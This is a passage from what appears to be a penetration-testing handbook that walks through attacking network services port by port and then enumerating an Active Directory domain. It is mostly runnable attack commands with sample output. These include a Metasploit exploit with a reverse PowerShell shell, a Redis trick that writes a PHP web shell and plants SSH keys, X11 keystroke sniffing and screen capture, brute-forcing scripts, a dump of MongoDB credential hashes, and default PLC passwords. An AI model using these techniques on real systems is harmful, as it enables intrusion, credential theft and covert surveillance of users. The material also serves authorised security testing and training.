msf exploit(hp_data_protector_exec_integutil) > show targets

Exploit targets:

Id  Name
--  ---
0   Automatic
1   Linux 64 bits / HP Data Protector 9
```

(continues on next page)

(continued from previous page)

```
2   Windows 64 bits / HP Data Protector 9

msf exploit(hp_data_protector_exec_integutil) > set target 2   - for windows_
↪environment.
```

set the appropriate RHOST and payloads by

```
msf exploit(hp_data_protector_exec_integutil) > set RHOST 10.1.1.1
RHOST => 10.1.1.1
msf exploit(hp_data_protector_exec_integutil) > show payloads

Compatible Payloads
=====

Name                               Disclosure Date  Rank    Description
----                               -
cmd/windows/reverse_powershell      normal  Windows Command Shell,
↪Reverse TCP (via Powershell)
```

set all the necessary options and run. After this we can use Empire stagerlauncher or web_delivery to get a meterpreter shell on our attacking machine.

Before metasploit module was present people from OpenSecurity Research were able to exploit it by sniffing the data Nessus Plugin sent. More details at [Manually Exploiting HP Data Protector](#)

2.2.35 VNC - Port 5900

We always find openVNCs in an engagement.

Metasploit

VNC Authentication None Detection

Detect VNC servers that support the “None” authentication method.

```
use auxiliary/scanner/vnc/vnc_none_auth
```

VNC Authentication Scanner

Module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

```
use auxiliary/scanner/vnc/vnc_login
```

VNC Password

~/vnc/passwd is the default location where the VNC password is stored. The password is stored at this location when the vncserver starts for a first time. To update or change your VNC password you should use vncpasswd command.


```
echo MYVNCPASSWORD | vncpasswd -f > ~/.secret/passvnc
Warning: password truncated to the length of 8.

cat ~/.secret/passvnc
kRSx8
```

Now, if we have found the password file of the VNC on some CTF challenge or vulnerable machine, we can either decrypt it (to know the password) using [VNC Password Decrypter](#) or use the password file while using vncviewer

```
vncviewer hostname-of-vnc-server -passwd ~/.secret/passvnc

-passwd passwd-file File from which to get the password (as generated by the
↪vncpasswd(1) program). This option affects only the standard VNC authentication.
```

2.2.36 CouchDB - Port 5984

Other

```
curl http://IP:5984/
```

This issues a GET request to installed CouchDB instance.

The reply should look something like:

```
{"couchdb": "Welcome", "version": "0.10.1"}
```

Database List

```
curl -X GET http://IP:5984/_all_dbs
```

or

```
curl -X GET http://user:password@IP:5984/_all_dbs
```

Response might be

```
["baseball", "plankton"]
```

Document List

```
curl -X GET http://IP:5984/{dbname}/_all_docs
```

Response

```
{
  "offset": 0,
  "rows": [
    {
      "id": "16e458537602f5ef2a710089dffd9453",
      "key": "16e458537602f5ef2a710089dffd9453",
```

(continues on next page)

(continued from previous page)

```
        "value": {
          "rev": "1-967a00dff5e02add41819138abb3284d"
        },
        {
          "id": "a4c51cdfa2069f3e905c431114001aff",
          "key": "a4c51cdfa2069f3e905c431114001aff",
          "value": {
            "rev": "1-967a00dff5e02add41819138abb3284d"
          }
        },
      ],
      "total_rows": 2
    }
  }
```

Read Value Document

```
curl -X GET http://IP:5984/{dbname}/{id}
```

2.2.37 X11 - Port 6000

We do also find a lot of open X11 servers, we can use x11 to find the keyboard strokes and screenshots.

Metasploit

X11 No-Auth Scanner

Module scans for X11 servers that allow anyone to connect without authentication.

```
auxiliary/scanner/x11/open_x11
services -p 6000 -u -R
```

Sample output

```
[*] 10.9.xx.xx Access Denied
[*] 10.9.xx.xx Open X Server (The XFree86 Project, Inc)
[*] Scanned 5 of 45 hosts (11% complete)
[-] No response received due to a timeout
[*] 10.10.xx.xx Access Denied
[*] Scanned 9 of 45 hosts (20% complete)
[*] 10.11.xx.xx Access Denied
[*] Scanned 14 of 45 hosts (31% complete)
[*] 10.15.xx.xx Access Denied
[*] Scanned 18 of 45 hosts (40% complete)
[*] 10.19.xx.xx Access Denied
[*] Scanned 23 of 45 hosts (51% complete)
[*] Scanned 27 of 45 hosts (60% complete)
[*] Scanned 32 of 45 hosts (71% complete)
[*] 10.20.xx.xx Open X Server (Xfree86-Heidenhain-Project)
```

X11 Keyboard Command Injection

```
use exploit/unix/x11/x11_keyboard_exec
```

For more information: Refer: [Open-x11-server](#)

Other

xspy

`xspy` to sniff the keyboard keystrokes.

Sample Output:

```
xspy 10.9.xx.xx

opened 10.9.xx.xx:0 for snoopng
swaBackSpaceCaps_Lock josephTabcBackSpaceShift_L workShift_L 2123
qsaminusKP_Down KP_Begin KP_Down KP_Left KP_Insert_
↪TabRightLeftRightDeletebTabDownnTabKP_End KP_Right KP_Up KP_Down KP_Up KP_Up_
↪TabmtminusdBackSpacewinTab
```

xdpyinfo

We can also use x11 to grab **screenshots or live videos** of the user. We need to verify the connection is open and we can get to it:

```
xdpyinfo -display <ip>:<display>
```

Sample Output:

```
xdpyinfo -display 10.20.xx.xx:0
name of display: 10.20.xx.xx:0
version number: 11.0
vendor string: Xfree86-Heidenhain-Project
vendor release number: 0
maximum request size: 262140 bytes
motion buffer size: 0
bitmap unit, bit order, padding: 32, LSBFirst, 32
image byte order: LSBFirst
number of supported pixmap formats: 6
supported pixmap formats:
  depth 1, bits_per_pixel 1, scanline_pad 32
  depth 4, bits_per_pixel 8, scanline_pad 32
  depth 8, bits_per_pixel 8, scanline_pad 32
  depth 15, bits_per_pixel 16, scanline_pad 32
  depth 16, bits_per_pixel 16, scanline_pad 32
  depth 24, bits_per_pixel 32, scanline_pad 32
keycode range: minimum 8, maximum 255
focus: window 0x600005, revert to Parent
number of extensions: 11
  FontCache
  MIT-SCREEN-SAVER
  MIT-SHM
```

(continues on next page)

(continued from previous page)

```

RECORD
SECURITY
SHAPE
XC-MISC
XFree86-DGA
XFree86-VidModeExtension
XInputExtension
XVideo
default screen number:    0
number of screens:       1
  screen #0:
    dimensions:    1024x768 pixels (347x260 millimeters)
    resolution:    75x75 dots per inch
    depths (6):    16, 1, 4, 8, 15, 24
    root window id:  0x25
    depth of root window:  16 planes
    number of colormaps:  minimum 1, maximum 1
    default colormap:  0x20
    default number of colormap cells:  64
    preallocated pixels:  black 0, white 65535
    options:    backing-store NO, save-unders NO
    largest cursor:  32x32
    current input event mask:  0x0
    number of visuals:  2
    default visual id:  0x21
    visual:
      visual id:  0x21
      class:    TrueColor
      depth:    16 planes
      available colormap entries:  64 per subfield
      red, green, blue masks:  0xf800, 0x7e0, 0x1f
      significant bits in color specification:  6 bits
    visual:
      visual id:  0x22
      class:    DirectColor
      depth:    16 planes
      available colormap entries:  64 per subfield
      red, green, blue masks:  0xf800, 0x7e0, 0x1f
      significant bits in color specification:  6 bits

```

xwd

To take the **screenshot** use:

```
xwd -root -display 10.20.xx.xx:0 -out xdump.xdump
display xdump.xdump
```

xwininfo

live viewing:

First we need to find the ID of the window using xwininfo

```
xwininfo -root -display 10.9.xx.xx:0

xwininfo: Window id: 0x45 (the root window) (has no name)

Absolute upper-left X: 0
Absolute upper-left Y: 0
Relative upper-left X: 0
Relative upper-left Y: 0
Width: 1024
Height: 768
Depth: 16
Visual: 0x21
Visual Class: TrueColor
Border width: 0
Class: InputOutput
Colormap: 0x20 (installed)
Bit Gravity State: ForgetGravity
Window Gravity State: NorthWestGravity
Backing Store State: NotUseful
Save Under State: no
Map State: IsViewable
Override Redirect State: no
Corners: +0+0 -0+0 -0-0 +0-0
-geometry 1024x768+0+0
```

XWatchwin

For **live viewing** we need to use

```
./xwatchwin [-v] [-u UpdateTime] DisplayName { -w windowID | WindowName } -w window_  
↪ Id is the one found on xwininfo  
./xwatchwin 10.9.xx.xx:0 -w 0x45
```

2.2.38 Redis - Port 6379

Nmap

- redis info script

Metasploit

has three modules on redis:

- login
- info and
- file upload

Other

The below is taken from [tfairane redis](#) where he has presented a write up for a Vulnhub machine

- First, the web server on the server broadcasts, including a simple PHP code and create a back door, which will help us to execute commands on the server. Or it will enable us to take direct shell weevily, webacoo to upload the files we create with tools like.

```
CONFIG SET dir /var/www/html/  
CONFIG SET dbfilename shell.php  
CONFIG GET dbfilename  
1) "dbfilename"  
2) "bomba.php"  
  
SET cmd "<?php system($_GET['cmd']); ?>"  
OK  
BGSAVE
```

which can be accessed using

```
http://IP/shell.php?cmd=whoami  
www-data
```

- Second, file type found in the users home directory because it is our right and remote SSH access with a key instead of using the password used to connect to create key, they may be directly unencrypted user rights that provide access to the system.

```
1: ssh-keygen -t rsa  
2:  
3: (echo -e "\n"; cat id_rsa.pub; echo -e "\n") > auth_key  
4:  
5: cat auth_key | redis-cli -h hostname -x set crackit  
6: redis-cli -h hostname  
7:  
8: config set dir /root/.ssh/  
9: config get dir  
10: config set dbfilename "authorized_keys"  
11: save  
12:  
13: config set dir /home/user/.ssh/  
14: save  
15:  
16: config set dir /home/admin/.ssh/  
17:  
18: ssh user@kevgir -p 1322 -i id_rsa
```

- 1 - He has given parameters in line with a 2048-bit RSA key pair is generated. We can give it a password when we log in.
- 3 - The public key of his own and to receive the new line last line auth_key name we are writing a new file. We will upload this file to the target machine via the Redis server.
- 5 and 6. data from the key input in the standard line that we say we do, and then take the memory contents auth_key entry Redis server.
- 8, 9, 10, 11 in which the location of the file content to be installed in the line number, which is stated to be added to the bottom of the file. SAVE transactions made by the commands are processed on the server side to make it happen.
- 13 and 16 lines in the root of the same process that we have done for other users in order to gain access with the privileges they also inside the ssh folder in the main folder authorized_keys are doing the same procedure for writing to file.

2.2.39 AJP Apache JServ Protocol - Port 8009

The Tomcat manager interface is usually accessed on the Tomcat HTTP(S) port. but we often do forget that we can also access that manager interface on port 8009 that by default handles the AJP (Apache JServ Protocol) protocol.

Note: AJP is a wire protocol. Its an optimized version of the HTTP protocol to allow a standalone web server such as Apache to talk to Tomcat. Historically, Apache has been much faster than Tomcat at serving static content. The idea is to let Apache serve the static content when possible, but proxy the request to Tomcat for Tomcat related contents.

Sometimes we do encounter situation where port:8009 is open and the rest port 8080,8180,8443 or 80 are closed. in these kind of scenario we can use metasploit framework to exploit the services running. Here, we can configure Apache to proxy the requests to Tomcat port 8009. details for doing so is given in the reference. Below is an overview of the commands (apache must already be installed) as mentioned in [8009 The Forgotten Tomcat Port](#).

```
sudo apt-get install libapache2-mod-jk
sudo vim /etc/apache2/mods-available/jk.conf
# Where to find workers.properties
# Update this path to match your conf directory location
JkWorkersFile /etc/apache2/jk_workers.properties
# Where to put jk logs
# Update this path to match your logs directory location
JkLogFile /var/log/apache2/mod_jk.log
# Set the jk log level [debug/error/info]
JkLogLevel info
# Select the log format
JkLogStampFormat "[%a %b %d %H:%M:%S %Y]"
# JkOptions indicate to send SSL KEY SIZE,
JkOptions +ForwardKeySize +ForwardURICompat -ForwardDirectories
# JkRequestLogFormat set the request format
JkRequestLogFormat "%w %V %T"
# Shm log file
JkShmFile /var/log/apache2/jk-runtime-status
sudo ln -s /etc/apache2/mods-available/jk.conf /etc/apache2/mods-enabled/jk.conf
sudo vim /etc/apache2/jk_workers.properties
# Define 1 real worker named ajp13
worker.list=ajp13
# Set properties for worker named ajp13 to use ajp13 protocol,
# and run on port 8009
worker.ajp13.type=ajp13
worker.ajp13.host=localhost
worker.ajp13.port=8009
worker.ajp13.lbfactor=50
worker.ajp13.cachesize=10
worker.ajp13.cache_timeout=600
worker.ajp13.socket_keepalive=1
worker.ajp13.socket_timeout=300
sudo vim /etc/apache2/sites-enabled/000-default
JkMount /* ajp13
JkMount /manager/ ajp13
JkMount /manager/* ajp13
JkMount /host-manager/ ajp13
JkMount /host-manager/* ajp13
sudo a2enmod proxy_ajp
sudo a2enmod proxy_http
sudo /etc/init.d/apache2 restart
```

here we have to set the worker.ajp13.host to the correct host and we can just point out the metasploit tomcat exploit to

localhost:80 and compromise.

```
msf exploit(tomcat_mgr_deploy) > show options
```

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name	Current Setting	Required	Description
PASSWORD	tomcat	no	The password for the specified username
PATH	/manager	yes	The URI path of the manager app (/deploy and / ↪undeploy will be used)
Proxies		no	Use a proxy chain
RHOST	localhost	yes	The target address
RPORT	80	yes	The target port
USERNAME	tomcat	no	The username to authenticate as
VHOST		no	HTTP server virtual host

- References:
- [Connectors](#)
- [AJPv13](#)
- [Configure modjk with apache](#)

2.2.40 PjL - Port 9100

Metasploit

There are multiple modules in the metasploit for PjL.

Name	Disclosure Date	Rank	Description
auxiliary/scanner/printer/printer_delete_file		normal	Printer_↪
↪File Deletion Scanner			
auxiliary/scanner/printer/printer_download_file		normal	Printer_↪
↪File Download Scanner			
auxiliary/scanner/printer/printer_env_vars		normal	Printer_↪
↪Environment Variables Scanner			
auxiliary/scanner/printer/printer_list_dir		normal	Printer_↪
↪Directory Listing Scanner			
auxiliary/scanner/printer/printer_list_volumes		normal	Printer_↪
↪Volume Listing Scanner			
auxiliary/scanner/printer/printer_ready_message		normal	Printer_↪
↪Ready Message Scanner			
auxiliary/scanner/printer/printer_upload_file		normal	Printer_↪
↪File Upload Scanner			
auxiliary/scanner/printer/printer_version_info		normal	Printer_↪
↪Version Information Scanner			
auxiliary/server/capture/printjob_capture		normal	Printjob_↪
↪Capture Service			

As of now, We only got a chance to use

Printer Version Information Scanner

Scans for printer version information using the Printer Job Language (PjL) protocol.


```
use auxiliary/scanner/printer/printer_version_info
```

Sample Output:

```
[+] 10.10.xx.xx:9100 - HP LaserJet M1522nf MFP
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nmap

PJL-ready-message

PJL-ready-message : It retrieves or sets the ready message on printers that support the Printer Job Language. This includes most PostScript printers that listen on port 9100. Without an argument, displays the current ready message. With the `pjl_ready_message` script argument, displays the old ready message and changes it to the message given.

Sample Output:

```
nmap --script=pjl-ready-message.nse -n -p 9100 10.10.xx.xx

Nmap scan report for 10.10.xx.xx
Host is up (0.14s latency).
PORT      STATE SERVICE
9100/tcp  open  jetdirect
|_pjl-ready-message: "Processing..."
```

2.2.41 Apache Cassandra - Port 9160

For Apache Cassandra,

NMap

Cassandra-info

`cassandra-info.nse` which attempts to get basic info and server status from a Cassandra database.

Sample Output:

```
nmap -p 9160 10.10.xx.xx -n --script=cassandra-info

Starting Nmap 7.01 (https://nmap.org) at 2016-03-27 21:14 IST
Nmap scan report for 10.10.xx.xx
Host is up (0.16s latency).
PORT      STATE SERVICE
9160/tcp  open  cassandra
|_cassandra-info:
|   Cluster name: Convoy
|_ Version: 19.20.0
```

Cassandra-brute

`cassandra-brute` which performs brute force password auditing against the Cassandra database.

Sample Output:

```
nmap -p 9160 122.166.xx.xx -n --script=cassandra-brute

Starting Nmap 7.01 (https://nmap.org) at 2016-03-27 21:19 IST
Nmap scan report for 122.166.xx.xx
Host is up (0.083s latency).
PORT      STATE SERVICE
9160/tcp  open  apanil
|_cassandra-brute: Any username and password would do, 'default' was used to test
```

2.2.42 Network Data Management Protocol (ndmp) - Port 10000

Nmap

ndmp-fs-info

`ndmp-fs-info.nse` can be used to list remote file systems

```
services -s ndmp -p 10000
services -p 10000 -s ndmp -o /tmp/ndmp.ports
cat /tmp/ndmp.ports | cut -d , -f1 | tr -d \" | grep -v host > /tmp/ndmp.ports.2
```

Pass this to nmap

```
nmap -p 10000 --script ndmp-fs-info -n -iL /tmp/ndmp.ports.2
```

Sample Output:

```
| ndmp-fs-info:
| FS      Logical device      Physical device
| NTFS    C:                  Device0000
| NTFS    D:                  Device0000
| NTFS    E:                  Device0000
| RMAN    Oracle-Win::\\TRDPLM\\WIND Device0000
| UNKNOWN Shadow Copy Components Device0000
|_UNKNOWN System State       Device0000
```

ndmp-version

`ndmp-version` : Retrieves version information from the remote Network Data Management Protocol (ndmp) service. NDMP is a protocol intended to transport data between a NAS device and the backup device, removing the need for the data to pass through the backup server. This nse although is not outputting the version correctly, however if we switch to `--script-trace` we do find the versions

```
00000010: 00 00 01 08 00 00 00 02 00 00 00 00 00 00 00 00
00000020: 00 00 00 17 56 45 52 49 54 41 53 20 53 6f 66 74 VERITAS Soft
00000030: 77 61 72 65 2c 20 43 6f 72 70 2e 00 00 00 13 ware, Corp.
00000040: 52 65 6d 6f 74 65 20 41 67 65 6e 74 20 66 6f 72 Remote Agent for
```

(continues on next page)

(continued from previous page)

```

00000050: 20 4e 54 00 00 00 00 03 36 2e 33 00 00 00 03 NT      6.3
00000060: 00 00 00 be 00 00 00 05 00 00 00 04

NSOCK INFO [5.0650s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID_
↪1122 [10.10.xx.xx:10000] (108 bytes)
NSE: TCP 10.10.xx.xx:40435 < 10.10.9.12:10000 | 00000000: 80 00 00 68 00 00 00 03 56_
↪f1 64 e7 00 00 00 01      h      V d
00000010: 00 00 01 08 00 00 00 02 00 00 00 00 00 00 00 00
00000020: 00 00 00 17 56 45 52 49 54 41 53 20 53 6f 66 74 VERITAS Soft
00000030: 77 61 72 65 2c 20 43 6f 72 70 2e 00 00 00 00 13 ware, Corp.
00000040: 52 65 6d 6f 74 65 20 41 67 65 6e 74 20 66 6f 72 Remote Agent for
00000050: 20 4e 54 00 00 00 00 03 36 2e 33 00 00 00 03 NT      6.3

```

2.2.43 Memcache - Port 11211

Memcached is a free & open source, high-performance, distributed memory object caching system.

Nmap

memcached-info

memcached-info : Retrieves information (including system architecture, process ID, and server time) from distributed memory object caching system memcached.

Sample Output:

```

nmap -p 11211 --script memcached-info 10.10.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-03-27 02:48 IST
Nmap scan report for email.xxxxxx.com (10.10.xx.xx)
Host is up (0.082s latency).
PORT      STATE SERVICE
11211/tcp open  unknown
| memcached-info:
|   Process ID           4252
|   Uptime                1582276 seconds
|   Server time           2016-03-26T21:18:15
|   Architecture         64 bit
|   Used CPU (user)       25.881617
|   Used CPU (system)    17.413088
|   Current connections   14
|   Total connections     41
|   Maximum connections   1024
|   TCP Port              11211
|   UDP Port              11211
|_  Authentication       no

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

```

Other

We can also telnet to this port: Stats is one of the commands

```
telnet 10.10.xx.xx 11211
stats
STAT pid 4252
STAT uptime 1582386
STAT time 1459027205
STAT version 1.4.10
STAT libevent 2.0.16-stable
STAT pointer_size 64
STAT rusage_user 25.889618
STAT rusage_system 17.417088
STAT curr_connections 14
STAT total_connections 42
STAT connection_structures 15
STAT reserved_fds 20
STAT cmd_get 3
STAT cmd_set 3
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 2
STAT get_misses 1
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 775
STAT bytes_written 26158
STAT limit_maxbytes 67108864
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 524288
STAT hash_is_expanding 0
STAT expired_unfetched 0
STAT evicted_unfetched 0
STAT bytes 87
STAT curr_items 1
STAT total_items 1
STAT evictions 0
STAT reclaimed 0
END
```

Sensepost has written a tool [go-derper](#) and a article here [blackhat-write-up-go-derper-and-mining-memcaches](#) Black-hat slides [Lifting the Fog](#)

2.2.44 MongoDB - Port 27017 and Port 27018

`mongodb` provides a good walkthru how to check for vulns in mongodb;

Metasploit

MongoDB Login Utility

Module attempts to brute force authentication credentials for MongoDB. Note that, by default, MongoDB does not require authentication. This can be used to check if there is no-authentication on the MongoDB by setting `blank_passwords` to true. This can also be checked using the Nmap `nse mongodb-brute`

```
use auxiliary/scanner/mongodb/mongodb_login
```

Sample Output:

```
[*] Scanning IP: 10.169.xx.xx
[+] Mongo server 10.169.xx.xx dosn't use authentication
```

Nmap

Nmap has three NSEs for mongo db databases

Mongodb-info

```
nmap 10.169.xx.xx -p 27017 -sV --script mongodb-info

Starting Nmap 7.01 (https://nmap.org) at 2016-03-26 02:23 IST
Nmap scan report for mongod.example.com (10.169.xx.xx)
Host is up (0.088s latency).
PORT      STATE SERVICE VERSION
27017/tcp open  mongodb MongoDB 2.6.9 2.6.9
| mongodb-info:
|   MongoDB Build info
|   OpenSSLVersion =
|   compilerFlags = -Wnon-virtual-dtor -Woverloaded-virtual -fPIC -fno-strict-
|   ↳ aliasing -ggdb -pthread -Wall -Wsign-compare -Wno-unknown-pragmas -Winvalid-pch -
|   ↳ pipe -Werror -O3 -Wno-unused-function -Wno-deprecated-declarations -fno-builtin-
|   ↳ memcmp
|   loaderFlags = -fPIC -pthread -Wl,-z,now -rdynamic
|   version = 2.6.9
|   ok = 1
|   maxBsonObjectSize = 16777216
|   debug = false
|   bits = 64
|   javascriptEngine = V8
|   sysInfo = Linux build20.mongod.example.com 2.6.32-431.3.1.el6.x86_64 #1 SMP Fri
|   ↳ Jan 3 21:39:27 UTC 2014 x86_64 BOOST_LIB_VERSION=1_49
|   versionArray
|     1 = 6
|     2 = 9
|     3 = 0
|     0 = 2
```

(continues on next page)

(continued from previous page)

```

|   allocator = tcmalloc
|   gitVersion = df313bc75aa94d192330cb92756fc486ea604e64
| Server status
|   opcounters
|     query = 19752
|     update = 1374
|     insert = 71735056
|     command = 78465013
|     delete = 121
|     getmore = 4156
|     connections
|       available = 795
|       totalCreated = 4487
|       current = 24
|     uptimeMillis = 3487298933
|     localTime = 1458938079849
|   metrics
|     getLastError
|       wtime
|         num = 0
|         totalMillis = 0
|     uptimeEstimate = 3455635
|     version = 2.6.9
|     uptime = 3487299
|   network
|     bytesOut = 17159001651
|     numRequests = 78517212
|     bytesIn = 73790966211
|   host = nvt-prod-05
|   mem
|     supported = true
|     virtual = 344
|     resident = 31
|     bits = 64
|   pid = 25964
|   extra_info
|     heap_usage_bytes = 2798848
|     page_faults = 16064
|     note = fields vary by platform
|   asserts
|     warning = 1
|     regular = 1
|     rollovers = 0
|     user = 11344
|     msg = 0
|   process = mongos
|_   ok = 1

Service detection performed. Please report any incorrect results at https://nmap.org/
→submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.42 seconds

```

Mongodb-database

To find the databases in the mongodb.

```
nmap 122.169.xx.xx -p 27017 -sV --script mongodb-databases.nse

Starting Nmap 7.01 (https://nmap.org) at 2016-03-26 02:23 IST
Nmap scan report for mongod.example.com (10.169.xx.xx)
Host is up (0.090s latency).
PORT      STATE SERVICE VERSION
27017/tcp  open  mongodb MongoDB 2.6.9
| mongodb-databases:
|   ok = 1
|   databases
|     1
|       shards
|       rs0 = 1
|         sizeOnDisk = 1
|         empty = true
|         name = test
|     0
|       shards
|       rs0 = 21415067648
|       rs1 = 17122197504
|       sizeOnDisk = 38537265152
|       empty = false
|       name = genprod
|     3
|       sizeOnDisk = 16777216
|       empty = false
|       name = admin
|     2
|       sizeOnDisk = 50331648
|       empty = false
|       name = config
|   totalSize = 38537265153
|_ totalSizeMb = 36752
```

Mongodb-BruteForce

```
nmap 10.169.xx.xx -p 27017 -sV --script mongodb-brute -n

Starting Nmap 7.01 (https://nmap.org) at 2016-03-26 02:28 IST
Nmap scan report for 122.169.xx.xx
Host is up (0.086s latency).
PORT      STATE SERVICE VERSION
27017/tcp  open  mongodb MongoDB 2.6.9
|_mongodb-brute: No authentication needed
```

Other

Connection String

```
mongodb://[username:password@]host[:port][/[database][?options]]
```

```
mongodb://      A required prefix to identify that this is a string in the standard_
↪connection format.
```

(continues on next page)

(continued from previous page)

```
username:password@    Optional. If specified, the client will attempt to log in to
↳the specific database using these credentials after connecting to the mongod
↳instance.
host    Required. It identifies a server address to connect to. It identifies either a
↳hostname, IP address, or UNIX domain socket.

/database    Optional. The name of the database to authenticate if the connection
↳string includes authentication credentials in the form of username:password@. If /
↳database is not specified and the connection string includes credentials, the
↳driver will authenticate to the admin database.
```

Mongo-shell

This database can be connected using

```
mongo 10.169.xx.xx /databasename
MongoDB shell version: 2.4.10
connecting to: 122.169.xx.xx/test
```

Show DBS can be used to see the current databases;

```
mongos> show dbs
admin          0.015625GB
config         0.046875GB
genprod        35.890625GB
test (empty)
```

Use command can be used select the database

```
mongos> use admin
switched to db admin
```

Show collections can be used to see the tables;

```
mongos> show collections
nxae
system.indexes
system.users
system.version

db.foo.find()           list objects in collection foo

::

db.system.users.find()
{ "_id" : "test.root", "user" : "root", "db" : "test", "credentials" : { "MONGODB-CR
↳" : "d6zzzdb4538zzz339acd585fa9zzzzzz" }, "roles" : [ { "role" : "dbOwner", "db"
↳: "test" } ] }
{ "_id" : "genprod.root", "user" : "root", "db" : "genprod", "credentials" : {
↳"MONGODB-CR" : "d6zzzdb4538zzz339acd585fa9zzzzzz" }, "roles" : [ { "role" :
↳"dbOwner", "db" : "genprod" } ] }
```

It is important that to have a look at the [Mongo Shell Methods](#) There are methods such as collection, cursor etc. In Collection, there are

- `db.collection.deleteOne()` Deletes a single document in a collection.

- `db.collection.find()` Performs a query on a collection or a view and returns a cursor object.
- `db.collection.insert()` Creates a new document in a collection.
- and others

In cursor method, there are

- `cursor.forEach()` Applies a JavaScript function for every document in a cursor. The following example invokes the `forEach()` method on the cursor returned by `find()` to print the name of each user in the collection:

```
db.users.find().forEach( function(myDoc) { print( "user: " + myDoc.name ); } );
```

- `cursor.toArray()` Returns an array that contains all documents returned by the cursor.
- and others

2.2.45 EthernetIP-TCP-UDP - Port 44818

If we found TCP Port 44818, probably it's running Ethernet/IP. Rockwell Automation/ Allen Bradley developed the protocol and is the primary maker of these devices, e.g. ControlLogix and MicroLogix, but it is an open standard and a number of vendors offer an EtherNet/IP interface card or solution.

[Redpoint](#) has released a NSE for enumeration of these devices

Nmap

enip-enumerate

```
nmap -p 44818 -n --script enip-enumerate x.x.x.x -Pn

Starting Nmap 7.01 (https://nmap.org) at 2016-03-25 18:49 IST
Nmap scan report for x.x.x.x
Host is up (0.83s latency).
PORT      STATE SERVICE
44818/tcp  open  EtherNet/IP
| enip-enumerate:
|   Vendor: Rockwell Automation/Allen-Bradley (1)
|   Product Name: 1766-L32BXB B/10.00
|   Serial Number: 0x40605446
|   Device Type: Programmable Logic Controller (14)
|   Product Code: 90
|   Revision: 2.10
|_  Device IP: 192.168.xx.xx
```

Rockwell Automation has

- MicroLogix 1100: Default Username:password is administrator:ml1100
- MicroLogix 1400: Default Username:password is administrator:ml1400 User manual is [MicroLogix 1400](#) guest:guest is another default password.

2.2.46 UDP BACNet - Port 47808

If we found UDP Port 47808 open, we can use BACnet-discover-enumerate NSE created by [Redpoint](#) Should read [Discover Enumerate bacnet devices](#)

BACNet-discover-enumerate

```
nmap -sU -p 47808 -n -vvv --script BACnet-discover-enumerate --script-args full=yes_
↪182.X.X.X
Nmap scan report for 182.X.X.X
Host is up (0.11s latency).
PORT      STATE SERVICE
47808/udp  open  BACNet -- Building Automation and Control Networks
| BACnet-discover-enumerate:
|   Vendor ID: Automated Logic Corporation (24)
|   Vendor Name: Automated Logic Corporation
|   Object-identifier: 2404999
|   Firmware: BOOT(id=0,ver=0.01:001,crc=0x0000) MAIN(id=3,ver=6.00a:008,crc=0x2050)
|   Application Software: PRG:carrier_19xrv_chiller_01_er_mv
|   Object Name: device2404999
|   Model Name: LGR1000
|   Description: Device Description
|   Location: Device Location
|   Broadcast Distribution Table (BDT):
|     182.X.X.X:47808
|_  Foreign Device Table (FDT): Empty Table
```

Others

- [MODBUS Pentest Framework](#)

2.3 Exploitation

After **vulnerability analysis** probably, we would have compromised a machine to have domain user credentials or administrative credentials. This blog presents information about

- *Active Directory Reconnaissance* with Domain User rights. Once, we have access to **credentials of a domain user of windows domain**, we can utilize the credentials to do windows **active directory enumeration** such as figuring out the domain controllers, users, machines, trust etc. This post looks into the various methods which are available to do the enumeration such as rpcclient, enum4linux, nltest, netdom, powerview, bloodhound, adexplorer, Jexplorer, Remote Server Administration Tools, Microsoft Active Directory Topology Diagrammer, reconnaissance using powershell etc.
- *Remote Code Execution Methods* : Once we have **administrative credentials** there are multiple ways to get a **execute remote commands** on the remote machine such winexe, crackmapexec, impacket psexec, smbexec, wmiexec, Metasploit psexec, Sysinternals psexec, task scheduler, scheduled tasks, service controller (sc), remote registry, WinRM, WMI, DCOM, Mimikatz Pass the hash/ Pass the ticket, remote desktop etc. We have a look over all the methods with possible examples.
- *Useful Stuff* : Also, we would have a quick look how to add/ remove/ a local/ domain user, add/ remove a local user to administrator group, accessing remote windows machines from windows/ linux.
- *Appendix-I : Interesting Stories* : Presented the links of interesting blogs which might be helpful in exploitation such as blogs targeting Domain Administrator, etc.

Did we miss something? Please send us a pull request and we will add it.

2.3.1 Active Directory Reconnaissance

rpclient

eskoudis presents great amount of information at [Plundering Windows Account Infor via Authenticated SMB Session](#). carnal0wnage have written [Enumerating user accounts on linux and OSX](#) and BlackHills have written [Password Spraying and Other Fun with RPC Client](#) Most of the stuff has been taken from the above three.

The below commands tell how to figure out

Connection

```
rpcclient -U xxxxs.hxxxx.net/mlxxxxh 10.0.65.103
```

Version of the target Windows machine

```
rpcclient $> srvinfo
10.0.65.103      Wk Sv BDC Tim NT
platform_id      :      500
os version       :      6.3
server type      :      0x801033
```

Enum commands

```
rpcclient $> enum

enumalsgroups  enumdomains  enumdrivers  enumkey  enumprivs
enumdata       enumdomgroups  enumforms    enumports  enumtrust
enumdataex     enumdomusers  enumjobs     enumprinter
```

Current domain

```
enumdomains
name:[xxxx] idx:[0x0]
name:[Builtin] idx:[0x0]
```

Enum Domain info

```
rpcclient $> querydomaininfo
Domain          : xxxx
Server          : HMC_PDC-TEMP
Comment         :
Total Users     : 9043
Total Groups    : 0
Total Aliases   : 616
Sequence No     : 1
Force Logoff    : -1
```

(continues on next page)

(continued from previous page)

```
Domain Server State : 0x1
Server Role         : ROLE_DOMAIN_BDC
Unknown 3           : 0x1
```

Enum Domain users

```
rpcclient $> enumdomusers
user:[administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[_STANDARD] rid:[0x3ee]
user:[Install] rid:[0x3fa]
user:[sko] rid:[0x43a]
user:[cap] rid:[0x589]
